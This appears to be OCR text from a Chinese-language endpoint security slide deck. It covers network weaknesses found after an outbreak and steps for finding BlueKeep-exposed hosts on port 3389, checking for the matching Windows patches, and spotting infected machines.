
分析

1. 缺乏可視性，對於設備合規性及資安狀況無法確實掌握，致事件發生時無法快速遏止擴散
2. 全面部署 **Endpoint APT** 防護機制
3. 扁平化網路導致疫情擴散快速(未做微切割)
4. 內部合規性無適當自動化工具協助
5. 缺乏自動化資安事件反應機制致人為修復跟不上感染擴散速度


Step 1 偵測哪些設備已開啟TCP 3389 Port




Step 1 偵測哪些設備已開啟TCP 3389 Port



Step 2 確認哪些設備存在BlueKeep弱點



Step 3 檢查設備是否已安裝Windows 相對應 Patch



Step 3 檢查設備是否已安裝Windows 相對應 Patch


Security Updates

To determine the support life cycle for your software version or edition, see the Microsoft Support Lifecycle.

Product ▲	Platform	Article	Download	Impact	Severity	Supersedence
Windows 7 for 32-bit Systems Service Pack 1		4499164	Monthly Rollup	Remote Code Execution	Critical	4493472
		4499175	Security Only			
Windows 7 for x64-based Systems Service Pack 1		4499164	Monthly Rollup	Remote Code Execution	Critical	4493472
		4499175	Security Only			
Windows Server 2008 for 32-bit Systems Service Pack 2		4499149	Monthly Rollup	Remote Code Execution	Critical	4493471
		4499180	Security Only			
Windows Server 2008 for 32-bit Systems Service Pack 2 (Server Core installation)		4499149	Monthly Rollup	Remote Code Execution	Critical	4493471
		4499180	Security Only			
Windows Server 2008 for Itanium-Based Systems Service Pack 2		4499149	Monthly Rollup	Remote Code Execution	Critical	4493471
		4499180	Security Only			
Windows Server 2008 for x64-based Systems Service Pack 2		4499149	Monthly Rollup	Remote Code Execution	Critical	4493471
		4499180	Security Only			
Windows Server 2008 for x64-based Systems Service Pack 2 (Server Core installation)		4499149	Monthly Rollup	Remote Code Execution	Critical	4493471
		4499180	Security Only			
Windows Server 2008 R2 for Itanium-Based Systems Service Pack 1		4499164	Monthly Rollup	Remote Code Execution	Critical	4493472
		4499175	Security Only			
Windows Server 2008 R2 for x64-based Systems Service Pack 1		4499164	Monthly Rollup	Remote Code Execution	Critical	4493472
		4499175	Security Only			


FAIRLINE

Step 4 找出哪些已感染設備正在找尋下個目標



